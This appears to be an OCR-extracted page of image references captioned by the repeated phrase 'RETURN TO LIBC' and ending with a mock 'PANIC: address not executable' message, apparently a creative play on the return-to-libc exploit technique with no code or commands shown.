
RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC



RETURN TO LIBC




RETURN TO LIBC




PANIC: address not executable

